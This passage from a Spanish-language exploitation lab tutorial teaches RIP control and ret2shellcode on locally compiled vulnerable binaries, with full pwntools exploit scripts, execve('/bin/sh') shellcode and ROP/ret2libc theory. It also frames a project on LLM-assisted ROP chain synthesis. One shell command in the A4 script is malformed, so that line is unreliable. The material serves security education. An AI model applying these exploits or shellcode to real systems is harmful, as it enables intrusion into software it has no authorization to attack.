        exit(1);
    }
    return; /* ret toma los 8 bytes 'C' como direccion de retorno */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A3] PID=%d | objetivo: RIP = 0x4343434343434343\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
```

(e) Recon con pwn checksec

Perfil idéntico a A0–A2 (No canary, NX enabled, No PIE). Fíjate en que controlar RIP no requiere pila ejecutable: solo un canario ausente y un ret confiado. Precisamente por eso el control de retorno es una de las clases de vulnerabilidad más explotadas de la historia: su prerequisite es casi siempre el mismo.

(f) Plan de ataque razonado

El plan usa el offset de A2 como cimiento: 72 bytes de relleno consumen el buffer y el RBP guardado; los siguientes 8 bytes caen EXACTAMENTE en el slot del retorno. Elegimos 'CCCCCCCC' por la misma razón que en A1 elegimos A: una huella inconfundible. Cuando el crash ocurra, la evidencia del fault apuntará a 0x4343434343434343, demostrando que el valor viajó desde tu script, atravesó gets(), se aposentó en el slot del retorno y fue consumido por ret. El script recalcula el offset en caliente con el método de A2 antes de disparar el payload real: cero números mágicos.

(g) Pasos numerados con comandos

1. Compila y corre el recon (apartados d y e).
2. Si no lo hiciste en A2, mide el offset: `python3 a2_offset.py`.
3. Construye y envía el payload manualmente desde la consola de Python de pwntools (`python3 -i`): relleno + 8 'C'.
4. Confirma en GDB+GEF: `gdb ./a3_rip` y revisa el fault en el contexto de GEF tras el crash.
5. Ejecuta la versión automatizada y comprobada: `python3 a3_rip.py`.

ADVERTENCIA — RIP PUEDE NO MOSTRAR 0x4343...4343 (Y ESTÁ BIEN)

Según kernel y CPU, el crash por salto a una dirección NO canónica puede reportarse en la propia instrucción ret (RIP = 0x401xxx) mientras el **fault address** (si_addr) señala 0x4343434343434343. Ambas observaciones demuestran lo mismo: ret consumió tus 8 bytes. En GEF, mira el bloque de registros Y la línea del fault; en pwntools, compara `core.rip` o `core.fault_addr`. Si prefieres ver RIP apuntando a tu valor de forma literal, usa una dirección canónica falsa como 0x0000434343434343 y observa la diferencia de reporte.

(h) Exploit pwntools completo, comentado

A3_RIP.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A3 - Control de RIP: 'B'*offset + p64(0x4343434343434343).
El offset N0 se hardcodea: se recalcula con cyclic() + corefile (metodo A2).
US0: python3 a3_rip.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a3_rip'
TARGET_RIP = 0x4343434343434343 # 'CCCCCCCC' en little-endian: 8 'C'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
```

```
'-o', BIN, 'a3_rip.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

# FASE 1 - recalcular el offset dinamicamente (cyclic + corefile)
io = process(BIN)
io.recvuntil(b'objetivo: RIP = 0x4343434343434343')
io.sendline(cyclic(300))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# FASE 2 - payload real: 'B'*offset + 8 bytes de 'C'
# [ 'B' * offset ] relleno hasta la direccion de retorno guardada
# [ p64(0x43 * 8) ] la nueva direccion de retorno (little-endian)
payload = b'B' * offset + p64(TARGET_RIP)
assert b'\n' not in payload, 'el payload no debe contener 0x0a (gets)'

io = process(BIN)
io.recvuntil(b'objetivo: RIP = 0x4343434343434343')
io.sendline(payload)
io.wait()
try:
    core = io.corefile
    rip_real, fault = core.rip, getattr(core, 'fault_addr', 0)
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    rip_real, fault = core.rip, getattr(core, 'fault_addr', 0)
io.close()

# Nuance x86_64: 0x4343...4343 es NO canonica; el kernel puede reportar el
# crash EN el ret (rip=0x401xxx) mientras el fault address (si_addr) senala
# 0x4343434343434343. Cualquiera de las dos senales demuestra el control.
if rip_real == TARGET_RIP or fault == TARGET_RIP:
    log.success('A3 SUPERADO: el salto a %#x ocurrio (rip=%#x, fault=%#x)',
    TARGET_RIP, rip_real, fault)
    log.info('Escribiste una direccion en la pila y la CPU la obedecio.')
else:
    log.failure('A3: rip=%#x fault=%#x (esperado %#x). Revisa el offset.',
    rip_real, fault, TARGET_RIP)
```

(i) Salida esperada

SALIDA ESPERADA — A3 (VERIFICADA EN x86_64)

```
[*] Offset medido en caliente: 72 bytes
[*] Process './a3_rip' stopped with exit code -11 (SIGSEGV)
[+] A3 SUPERADO: el salto a 0x4343434343434343 ocurrio
    (rip=0x4011f8, fault=0x4343434343434343)
```

(j) Qué acabas de aprender

- El payload de control de retorno en su forma más pura: relleno + dirección, construido con datos medidos.

- La diferencia entre canónica y no canónica, y cómo reporta el kernel un salto inválido en x86_64.
- A comprobar el éxito por evidencia (fault address) y no por fe: tu script ahora VERIFICA el objetivo.
- Por qué este control es el "hola mundo" del ROP: lo único que cambia en la Parte 2 es A DÓNDE saltas.

A4 — ret2shellcode: tu primer shell real

(a) Objetivo

Cerrar la Parte 1 en grande: ejecutar shellcode que lanza `/bin/sh`. Compilarás con `-z execstack` (pila ejecutable), colocarás un NOP sled seguido del shellcode `execve("/bin/sh")` dentro del buffer, y redirigirás el retorno hacia el centro del sled. Cuando funcione, tu tubería de pwntools ya no hablará con el binario: hablará con un shell que TÚ instalaste desde bytes planos.

(b) Conceptos nuevos

- Shellcode: bytes de código máquina ejecutables tal cual; aquí, 23 bytes de `execve("/bin/sh", NULL, NULL)` para amd64.
- NOP sled: una pista de instrucciones no-operation (0x90) que amortigua la imprecisión del salto: caer en cualquier punto del sled termina llegando al shellcode.
- `-z execstack`: la bandera del enlazador que marca GNU_STACK RWE (pila ejecutable) y desactiva NX SOLO para este binario.
- El leak: `a4_shellcode` imprime la dirección real de su buffer, y el exploit la parsea; en binarios reales ese dato se obtiene con otro bug (por ejemplo un format string).
- GDB contra proceso real: direcciones distintas por entorno y ASLR; el leak + sled hacen el exploit inmune a esa diferencia.

(c) Código C completo

A4_SHELLCODE.C

```
/* A4 - ret2shellcode con -z execstack: ejecutar shellcode en el stack.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -z execstack
 * -o a4_shellcode a4_shellcode.c
 * -z execstack marca la pila como ejecutable (GNU_STACK RWE): desactiva
 * NX SOLO para este binario de laboratorio. El leak de buffer[] es
 * pedagogico (en la vida real lo obtendrias con otro bug, p.ej. un
 * format string). ADVERTENCIA: la direccion del stack bajo GDB difiere
 * de la del proceso real; este binario imprime la suya y el exploit la
 * lee del leak, usando ademas un NOP sled como amortiguador.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[128]; /* espacio de sobra para NOP sled + shellcode */

    printf("[A4] leak: buffer en %p\n", (void *)buffer);
```

```
fflush(stdout); /* imprescindible: el exploit lee el leak por pipe */
if (gets(buffer) == NULL) {
    fprintf(stderr, "[A4] EOF recibido.\n");
    exit(1);
}
return; /* ret -> NOP sled -> shellcode -> /bin/sh */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A4] PID=%d | ret2shellcode con pila ejecutable\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack \
-o a4_shellcode a4_shellcode.c
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a4_shellcode
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
Stack: Executable
RWX: Has RWX segments
PIE: No PIE (0x400000)
```

Las dos líneas que importan: **Stack: Executable** y **RWX: Has RWX segments**. Es el único binario del lab con la pila ejecutable, y la tabla de la sección 2.4 te explica por qué la bandera existe. Compara con A0–A3: el recon DIFIERE, y esa diferencia dicta la técnica.

(f) Plan de ataque razonado

El shellcode ocupa 23 bytes y necesita vivir en memoria ejecutable; con la pila RWE, el buffer es un hogar perfecto. El payload se compone así: 96 NOPs (0x90), luego los 23 bytes de shellcode, luego relleno hasta el offset medido (136 en nuestra compilación: buffer de 128 + 8 de RBP guardado) y, al final, la dirección de retorno que apunta a la MITAD del sled. Aunque el entorno desplace la pila unos bytes respecto a lo observado, caerás dentro de los 96 NOPs y deslizarás hasta el shellcode. La dirección se parsea del leak del propio proceso: nunca se hardcodea.

(g) Pasos numerados con comandos

1. Compila con la variante `execstack` (apartado d) y confirma **RWX** en el recon.
2. Asegura entorno consistente: `setarch $(uname -m) -R ./a4_shellcode` para el binario; si usas GDB solo para OBSERVAR, recuerda que sus direcciones no valen para el proceso real.
3. Prueba manual del leak: corre el binario y anota la dirección impresa; con ASLR off será estable entre ejecuciones desde la misma terminal.
4. Ejecuta el exploit completo: `python3 a4_shellcode.py`.
5. Cuando obtengas el shell, verifica dentro: `id` y `whoami` (estás dentro del proceso explotado).

ADVERTENCIA — SHARPCODE, NEWLINES Y ENTORNOS

Tres trampas clásicas de este ejercicio. **1)** El payload no puede contener 0x0a: gets() corta la lectura en el primer newline, así que el shellcode elegido no lo incluye y el script lo `assert b"\n" not in payload` antes de enviar. **2)** El buffer de stdio: sin `fflush(stdout)` en el C, el leak no aparece por tubería antes de gets() y el exploit se queda colgado. **3)** La dirección bajo GDB difiere de la real (entorno distinto): por eso el exploit lee el leak del proceso real y usa sled; si eliminas el leak, necesitarías ASLR off + entorno idéntico, frágil y pedagógicamente peor.

(h) Exploit pwntools completo, comentado**A4_SHELLCODE.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A4 - ret2shellcode con -z execstack: shell execve("/bin/sh") en el stack.
Flujo: compilar con pila ejecutable -> leer leak -> payload = NOP sled +
shellcode + ret->sled -> comprobar el shell con un comando. TODO dinamico.
US0: python3 a4_shellcode.py"""
from pwn import *
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a4_shellcode'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-z', 'execstack', '-o', BIN, 'a4_shellcode.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Shellcode execve("/bin/sh", NULL, NULL) para amd64 - 23 bytes, sin 0x0a
shellcode = (
    b'\x48\x31\xf6' # xor rsi, rsi
    b'\x56' # push rsi (NUL)
    b'\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68' # mov rdi, '/bin/sh'
    b'\x57' # push rdi
    b'\x54' # push rsp
    b'\x5f' # pop rdi -> &"/bin/sh"
    b'\x6a\x3b' # push 0x3b (execve=59)
    b'\x58' # pop rax
    b'\x99' # cdq (rdx=0)
    b'\x0f\x05' # syscall
)
assert b'\n' not in shellcode, 'el shellcode no puede contener 0x0a'
log.info('Shellcode cargado: %d bytes', len(shellcode))

# FASE 1 - medir el offset dinamicamente (cyclic + corefile)
io2 = process(BIN)
io2.recvuntil(b'leak: buffer en ')
io2.recvline() # descartar el leak de esta corrida
io2.sendline(cyclic(300))
io2.wait()
try:
    core = io2.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
```

```

from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io2.close()
log.info('Offset hasta el ret: %d bytes', offset)

# FASE 2 - exploit real contra un proceso limpio
io = process(BIN)
io.recvuntil(b'leak: buffer en ')
leak_linea = io.recvline().strip() # direccion REAL, no la de GDB
buf_addr = int(leak_linea, 16)
log.info('Leak parseado: buffer[] vive en %#x', buf_addr)

NOP_SLED = 96 # 96 x 0x90: aterrizaje amortiguado
ret_addr = buf_addr + NOP_SLED // 2 # apuntar a MITAD del sled
while b'\n' in p64(ret_addr): # por si un byte de la direccion es 0x0a
    ret_addr += 8
assert buf_addr <= ret_addr < buf_addr + NOP_SLED, 'ret debe caer en el sled'

payload = b'\x90' * NOP_SLED + shellcode
payload += b'B' * (offset - len(payload)) # relleno hasta el ret guardado
payload += p64(ret_addr)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
assert len(payload) <= 255, 'payload demasiado largo para gets() aqui'

io.sendline(payload) # gets() copia TODO hasta el \n
time.sleep(0.3) # dejar aterrizar el ret en el sled
io.sendline(b'echo PWNEA4_${id} -u); exit') # prueba de vida del shell
salida = io.recvall(timeout=3)
io.close()

if b'PWNEA4' in salida:
    log.success('A4 SUPERADO: shellcode ejecutado, /bin/sh bajo tu control.')
    log.info('El ret salto a %#x (mitad del sled) y la CPU ejecuto 0x90... '
            'hasta llegar al execve.', ret_addr)
else:
    log.failure('A4: sin shell. Pistas: verifica -z execstack (pwn checksec), '
            'ASLR con setarch -R y el leak parseado.')

```

(i) Salida esperada

SALIDA ESPERADA — A4 (VERIFICADA EN x86_64)

```

[*] Shellcode cargado: 23 bytes
[*] Offset hasta el ret: 136 bytes
[*] Leak parseado: buffer[] vive en 0x7ffc28d70e80
[+] A4 SUPERADO: shellcode ejecutado, /bin/sh bajo tu control.
[*] El ret salto a 0x7ffc28d70eb0 (mitad del sled) y la CPU ejecuto
0x90... hasta llegar al execve.

```

La dirección 0x7ffc28d70e80 es la del proceso REAL durante nuestra verificación; la tuya será distinta, y el exploit seguirá funcionando porque la lee del leak en tiempo de ejecución. Si quieres la euforia completa: corre el exploit de nuevo y usa el shell para `ls /`; el sistema de archivos que ves es el de tu VM Kali, desde dentro de un proceso que nació de 23 bytes que escribiste tú.

(j) Qué acabas de aprender

- El ciclo completo de ret2shellcode: pila ejecutable, sled, shellcode y salto amortiguado.
- A leer shellcode amd64 instrucción por instrucción: xor, push/mov de la cadena, syscall de execve.

- El valor del leak y del sled frente a la diferencia GDB/proceso real: robustez por diseño, no por suerte.
- Que NX existe por una razón: la misma pila que hoy ejecutó tu shellcode es la que el kernel protege en binarios normales; evadirla SIN pila ejecutable es el tema de la Parte 2.

Apéndice. Chuleta GDB/GEF y siguientes pasos

A.1 Chuleta mínima de GDB + GEF

Los comandos que resuelven el 95 por ciento de las sesiones de la Parte 1. Todos funcionan igual en GDB clásico; los marcados con GEF son extensiones del plugin. Recuerda: gdb desactiva ASLR por defecto y lanza el binario con `run`; para pasarle argumentos, `run args`. Al morir el proceso puedes seguir inspeccionando memoria y registros: el crash congela el estado justo en el punto del fallo.

CHULETA GDB + GEF (PARTE 1)

```
# --- iniciar y controlar la ejecucion -----
gdb ./a2_offset abrir el binario en gdb (banner GEF visible)
run ejecutar (pide entrada por stdin si hace falta)
break victima breakpoint en la funcion victima()
break *0x4011f8 breakpoint en una direccion exacta (no-pie)
ni / si siguiente instruccion / entrar en la instruccion
finish correr hasta el retorno de la funcion actual
starti parar en la PRIMERA instruccion (antes de libc)

# --- observar estado (el corazon de A2) -----
info frame limites y datos del stack frame actual
info registers todos los registros con valores actuales
x/40gx $rsp 40 quadwords (8 bytes) del stack desde rsp
x/10i $rip 10 instrucciones desde el instruction pointer
x/s $rdi leer la cadena apuntada por rdi
p $rbp-0x50 valor de una expresion (ej. direccion del buffer)
telescope $rsp 20 (GEF) pila anotada con punteros resueltos
context (GEF) re-dibujar registros+stack+codigo

# --- patrones de offset (protagonistas de A2/A3) -----
pattern create 300 (GEF) generar patron ciclico de 300 bytes
pattern search (GEF) tras el crash: offset desde $rsp
cyclic_find b'saaa' equivalente en pwntools (python)

# --- utilidades de explotacion -----
checksec (GEF) protecciones del binario cargado
vmmap mapa de memoria: stack, libc, heap, .text
got / plt (GEF) tablas de funciones importadas
grep -f "/bin/sh" (GEF) buscar cadena en las regiones mapeadas
quit salir (el core queda si corre con ulimit -c)
```

Y su contraparte en pwntools, para cuando el exploit (y no el análisis interactivo) sea lo que corre. Estas cinco llamadas cubren todo lo usado en A0–A4 y son el vocabulario mínimo para la Parte 2:

CHULETA PWNTOOLS (PARTE 1)

```
pwn checksec ./binario protecciones (RELRO/canary/NX/PIE)
cyclic(300) patron ciclico; cyclic_find(x) da el offset
p64(valor) empaqueta un entero a 8 bytes little-endian
elf = ELF("./binario") simbolos y direcciones dinamicos del binario
io = process("./binario") lanzar y conversar; io.corefile() lee el crash
```

A.2 Hacia la Parte 2: gadgets y ROP

A3 demostró que puedes escribir una dirección en el slot del retorno y que la CPU la obedece; A4 demostró que si esa dirección apunta a código tuyo en el stack, el código corre. Falta el caso intermedio y más realista: binarios NX (pila NO ejecutable) donde el stack solo puede CONTENER datos, no código. Ahí entra **ROP** (Return-Oriented Programming): encadenar fragmentos terminados en `ret` que ya existen en el `.text` del binario o de `libc` —los **gadgets**— para construir, con tu control del stack, una lógica que nunca escribiste: por ejemplo, `pop rdi; ret + system()` invocada con la cadena `"/bin/sh"` de `libc`.

La Parte 2 de la serie arranca exactamente ahí, reutilizando el entorno, la carpeta `~/rop-lab`, la numeración A0–A4 y las convenciones de este documento: primero un `ret2win` clásico (saltar a una función que existe y jamás se llama), después la búsqueda de gadgets con `ROPgadget` y `ropper`, y por último el `ret2libc` completo con filtrado de direcciones por leak. Todo lo que instalaste y verificaste aquí se usa sin cambios; guarda tu carpeta `rop-lab` y tus apuntes de offsets.

CHECKLIST DE CIERRE DE LA PARTE 1

Entorno: los cinco comandos de la Tabla 3 responden correctamente en tu VM.

Binarios: `build.sh` compiló A0–A4 y `pwn checksec` muestra el perfil esperado por ejercicio.

Progresión: A0 corre, A1 estalla con SIGSEGV, A2 mide el offset (72 en nuestra compilación), A3 aterriza en `0x4343434343434343` y A4 te da un `/bin/sh` real.

Ética: releíste el recuadro del Capítulo 1 y practicas solo en tu VM con binarios propios.

Listo para la Parte 2: carpeta `~/rop-lab` intacta, apuntes de offset a mano y ganas de conocer a `pop rdi; ret`.

ROP Resuelto paso a paso (x86_64)

De controlar RIP a programar con la pila: gadgets, trampolines y la trampa de alineación de movaps, resueltos en cuatro ejercicios B1–B4 que van de ret2win a una shell real con ret2libc sobre NX activo.

Serie de laboratorio · 4 partes

Ejercicios B1–B4 verificados con pwntools en x86_64 nativo (AMD)

Índice

Requisitos previos (checklist del entorno)	1
Cap. 1. Qué es ROP (teoría)	2
Parte B. ROP resuelto (B1–B4)	6
B1 — ret2win 64-bit y la trampa movaps	6
B2 — ret2libc con base de libc via ldd	11
B3 — ret2win con argumento (pop rdi)	15
B4 — Cadena multi-gadget (pop rdi + pop rsi)	19
Apéndice. Chuleta ROP y siguientes pasos	25

Requisitos previos: verifica tu entorno de la Parte 1

Esta Parte 2 hereda TODO el entorno que montaste en la Parte 1: no repetiremos instalaciones ni explicaremos de nuevo las banderas de compilación. Antes de escribir tu primera cadena ROP, dedica cinco minutos a esta lista de comprobación; si alguno de los cuatro puntos falla, vuelve a la Parte 1, capítulo 2, corrige el entorno y regresa. Avanzar con la base coja convierte cada ejercicio en dos problemas: el exploit y el entorno, y solo el primero es interesante.

Comprobación	Comando	Resultado esperado
GDB carga GEF	<code>gdb -q ./bl_ret2win</code>	Banner de GEF y prompt <code>gef></code>
pwntools responde	<code>python3 -c "import pwn; print(pwn.__version__)"</code>	Versión 4.x impresa sin errores
checksec funciona	<code>pwn checksec ./bl_ret2win</code>	Tabla con NX, PIE, RELRO y canary
ASLR se puede desactivar	<code>setarch \$(uname -m) -R true && echo OK</code>	Imprime OK (personalidad aplicada)
Carpeta del laboratorio	<code>ls ~/rop-lab</code>	Existen 00-fundamentos y 01-resueltos

Tabla 1. Checklist de cinco minutos: herencia directa de la Parte 1.

Si también quieres mantener al día las herramientas de gadgets, comprueba que `ROPgadget --version` imprime versión: fue instalación opcional en la Parte 1 y hoy se vuelve obligatoria. En esta parte usaremos sobre todo la API `ROP(elf)` de pwntools para buscar gadgets desde Python, y `ROPgadget` para el trabajo manual de la chuleta del apéndice; `Ropper` cumple el mismo papel y queda como alternativa documentada.

RECORDATORIO DE USO RESPONSABLE

Todo lo que harás hoy aplica a binarios que TÚ compilas en TU máquina virtual Kali, aislada y de tu propiedad. El desbordamiento y las cadenas ROP son técnicas de explotación reales: usarlas contra sistemas de terceros sin autorización explícita es ilegal en México (código penal federal, delitos informáticos) y en prácticamente cualquier jurisdicción, además de contrario al propósito de este laboratorio. La regla de la serie no cambia: ataca solo tus propios binarios, en tu propia VM, con `flag.txt` que tú mismo creas.

Con el entorno confirmado, crea la carpeta de trabajo de esta parte dentro de tu laboratorio: `~/rop-lab/01-resueltos/parte2`. Copia ahí el contenido del ZIP que acompaña a esta guía (fuentes B1–B4, soluciones y `build.sh`). Cada ejercicio compila su binario a demanda, así que la carpeta queda limpia incluso si la borras por completo y la reconstruyes con `./build.sh`.

Capítulo 1. Qué es ROP: gadgets, cadenas y la caída de NX

En la Parte 1 terminaste con un superpoder incómodo: controlabas RIP, pero solo podías saltar a código que YA existiera. La Parte 1 te dejó dos destinos: funciones del binario (A3) y tu propio shellcode en la pila (A4). Hoy matamos la segunda vía a propósito: NX activo significa que la pila NO es ejecutable, y aun así vas a conseguir una shell. Esa es la promesa de ROP, Return-Oriented Programming: no necesitas inyectar una sola instrucción nueva.

1.1 La definición en tres frases

Un **gadget** es una secuencia corta de instrucciones que ya existe en el binario o en sus bibliotecas —típicamente terminada en `ret`— y que hace algo pequeño y útil: cargar un registro, sumar, escribir memoria. Una **cadena ROP** es una fila de direcciones de gadgets apiladas en el stack de modo que el `ret` de cada gadget consume la dirección siguiente, como si tu dato fuera código. El resultado es que la CPU ejecuta un "programa" escrito con piezas legítimas del propio sistema: tú solo aportaste direcciones, nunca código.

Piensa en la analogía del robo de coches por piezas: no fabricas un coche, tomas piezas genuinas de varios coches del deshuesadero y las ensamblas. Cada pieza es 100% legítima —pasó el control de calidad del fabricante—, pero el vehículo resultante es tuyo y no está en ningún registro. ROP hace lo mismo con instrucciones: cada gadget pertenece a código firmado, cargado y confiable, pero la cadena que componen obedece SOLO al orden que tú escribiste en la pila.

1.2 Anatomía de un gadget

La Figura 1 diseca un gadget byte por byte. Dos ideas se quedan contigo para siempre: primero, los bytes `c3` significan `ret` en x86_64 y son ubicuos —cualquier epílogo de función los contiene—; segundo, los gadgets suelen ser **no intencionales**: viven en medio de otra instrucción, y solo el desensamblado byte a byte los revela. Esa es la razón técnica de que existan miles de gadgets en cualquier binario mediano: el conjunto de bytes del código, leído desde desplazamientos arbitrarios, contiene secuencias que nadie programó.

Anatomía de un gadget ROP

Bytes que ya viven en el binario o en libc: una secuencia útil terminada en ret

Memoria de libc — direcciones altas arriba	
instrucciones de otra función	...7f 3d e5
add rsp, 8 ; pop rbx ; ret	5c 5b c3
5f c3	pop rdi ; ret GADGET
5e c3	pop rsi ; ret GADGET
instrucciones de otra función	...48 89 e5

COMO LO REPORTA ROPgadget	
\$ ROPgadget --binary ./b2_ret2libc \	
--only "pop ret"	
0x000000000401016 : ret	
(opcional: --binary libc.so.6 para mas)	
Atención: ROPgadget separa las instrucciones con " ; " — espacio, punto y coma, espacio. El gadget es pop rdi; ret , no "pop rdi;ret".	

EL MISMO BYTE, DOS SIGNIFICADOS	
bytes:	41 5f c3
@+0:	41 5f pop r15 <- intencion original
@+1:	5f c3 pop rdi; ret <- TU gadget
Los gadgets suelen ser no intencionales : empiezan en medio de otra instrucción. Por eso el buscador "salta" byte a byte buscando secuencias útiles terminadas en c3 (ret).	

LA REGLA DE ORO	
un gadget = bytes utiles + ret (0xc3)	
El ret final no es adorno: es lo que permite ENCADENAR. Cuando tu gadget termina, ret consume la siguiente direccion apilada: por eso una cadena ROP no es mas que una fila de direcciones bien ordenadas.	

Trampolin: pop rdi; ret se llama "trampolin" porque no calcula nada: solo carga un valor en un registro y salta a la siguiente casilla. En la convencion System V AMD64, los primeros argumentos viajan en RDI, RSI, RDX, RCX, R8 y R9 — con dos trampolines (pop rdi, pop rsi) puedes llamar a casi cualquier funcion de dos argumentos, como haras en B3 y B4.

Figura 1. Anatomía de un gadget: bytes reales de libc, el desensamblado no intencional y el formato exacto de ROPgadget.

1.3 La mecánica: la pila como cola de instrucciones

¿Cómo ejecuta la CPU "tu programa" hecho de direcciones? La Figura 2 lo muestra en cuatro pasos con el payload real de B2. Cuando el **ret** de **victim()** carga tu primera dirección, **\$rsp** apunta a la casilla siguiente; el **ret** de cada gadget descarta la casilla consumida y salta a la siguiente. Los gadgets de tipo **pop reg; ret** además "cobran" un valor antes de pasar el turno: lo guardan en el registro. De ahí el apodo de **trampolines**: **pop rdi; ret** no calcula nada, solo te deja caer con elegancia en el registro RDI y en la siguiente dirección.

Mecánica de una cadena ROP: \$rsp come la pila casilla a casilla

payload = 'A'*72 + p64(pop_rdi) + p64(&"/bin/sh") + p64(ret) + p64(system) — el exploit B2

La pila a mitad de la cadena: las casillas 1-2 ya fueron consumidas

frame de víctima() con tus 'A'	direcciones bajas
casilla 1: pop_rdi	ret ya la consumo
casilla 2: &"/bin/sh"	pop la puso en RDI
rsp casilla 3: gadget ret	siguiente en saltar
casilla 4: system	espera su turno
basura / resto del stack	direcciones altas

ESTADO DE LOS REGISTROS EN ESTE PUNTO

RIP = gadget ret (en ejecución ahora)
 RDI = &"/bin/sh" <- 1er argumento listo
 RSP = &casilla4 <- la "cola" sigue avanzando

PASO 1 — el ret de víctima() arranca la cadena

```
ret          ; pop rip ; rsp += 8
RIP <- pop_rdi ; RSP apunta a casilla 2
```

PASO 2 — el gadget consume su valor

```
pop rdi      ; RDI <- [rsp] ; rsp += 8
RDI = &"/bin/sh"
ret          ; RIP <- [rsp] = gadget ret
              ; rsp += 8 -> casilla 3
```

PASO 3 — ret de alineación (lección de B1)

```
ret          ; solo salta a lo siguiente
RIP <- system ; rsp apunta a casilla 5
              ; y la pila queda ALINEADA a 16
```

PASO 4 — system("/bin/sh") toma el control

```
system ejecuta /bin/sh -c ...
hereda tu stdin/stdout: SHELL INTERACTIVA
```

La analogía de la cola: imagina la pila como una fila de boletos y a \$rsp como el despachador: cada ret llama al siguiente número y avanza una casilla. Los gadgets de tipo pop "cobran" su boleto (lo guardan en un registro) antes de pasar el turno. Toda tu cadena es una ÚNICA entrada: gets() la apilo una vez y la CPU la consume sola, sin más intervención tuya.

Figura 2. Mecánica de la cadena: \$rsp avanza casilla a casilla y cada ret pasa el turno; el trampolín carga RDI en el camino.

1.4 Por qué ROP vence a NX/DEP

NX (No eXecute) y su equivalente en Windows, DEP, marcan las páginas de datos —pila y heap— como no ejecutables: puedes escribir allí todo lo que quieras, pero la CPU se niega a ejecutarlo. El shellcode de A4 moría sin `-z execstack` precisamente por esto. ROP esquiva la barrera sin derribarla: no inyecta código, ejecuta código que ya era legítimo y vivía en regiones ejecutables (.text del binario y de sus bibliotecas). La única "instrucción" que el atacante aporta es una dirección de retorno sobrescrita; todo lo demás son piezas existentes ordenadas en la pila.

Es útil verbalizarlo con precisión de examen: NX distingue entre **datos ejecutados** —prohibido— y **datos que redirigen el control** —permitido, desgraciadamente, porque así funcionan los retornos de función—. ROP abusa exactamente del segundo hueco: tus direcciones son datos, pero cada una se consume como dirección de retorno. Las defensas modernas que atacan este hueco —CFI, shadow stacks, XOM— existen porque Shacham demostró que el hueco, sin ellas, es Turing-completo.

1.5 La conexión histórica y tu proyecto de investigación

El nombre lo acuñó Hovav Shacham en 2007 con la conferencia "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)". Su tesis central: el repertorio CISC de x86 —instrucciones de longitud variable, prefijos, densidad de opcodes— hace que en un binario grande existan gadgets suficientes para computar **cualquier** función, sin ejecutar jamás una instrucción de salto distinta de ret. Demostró gadgets no intencionales y Turing-completitud sobre binarios reales, y esa geometría —carne inocente sobre el hueso— es la que ROPgadget y Ropper rebanan con `--only "pop|ret"` como cuchillo.

Tu proyecto, "LLM-Assisted ROP Chain Synthesis", se planta exactamente en la siguiente línea evolutiva. La Parte 2 te enseña el problema que un LLM debe resolver en automático: dada una lista de gadgets —miles, con restricciones de registros, bad bytes y alineación—, encontrar una secuencia que cumpla un objetivo semántico ("llamar a system con rdi="/bin/sh"). Es un problema de búsqueda combinatoria con gramática estricta donde los LLM aportan dos cosas: priorizar gadgets y objetivos plausibles, y encadenar estados intermedios (qué registro queda sucio, qué casilla consume quién) sin perder la cuenta. Cada ejercicio B de hoy es un caso de prueba que podrás reproducir contra tu propio asistente en la Parte 4.

1.6 Autoevaluación del capítulo

Responde sin mirar las respuestas; si alguna se resiste, la sección correspondiente del capítulo tiene la palabra clave en negritas. Estas cuatro preguntas resumen el vocabulario mínimo para no perderte en la Parte B.

1. ¿Qué tres propiedades comparten TODOS los gadgets ROP y qué byte las hace encadenables?
2. En la convención System V AMD64, ¿qué registro recibe el primer argumento y qué gadget mínimo necesitas para prepararlo?
3. NX bloquea la ejecución de la pila: explica en una frase por qué una cadena ROP no le tiene miedo.
4. Tu payload salta a win() y el proceso muere dentro de printf con SIGSEGV: ¿qué instrucción sospechas y qué le faltó a tu cadena?

RESPUESTAS

(1) Secuencia corta de instrucciones YA presentes en código ejecutable, terminada en ret y consumible apilando direcciones; el byte c3 (ret) encadena. (2) RDI; el trampolín pop rdi; ret carga el valor y salta. (3) Porque no ejecuta datos: reutiliza instrucciones legítimas de .text/libc y solo apila direcciones de retorno. (4) movaps con \$rsp desalineado; faltó el gadget ret de alineación (Figura 3 y B1).

Parte B. ROP resuelto paso a paso: ejercicios B1–B4

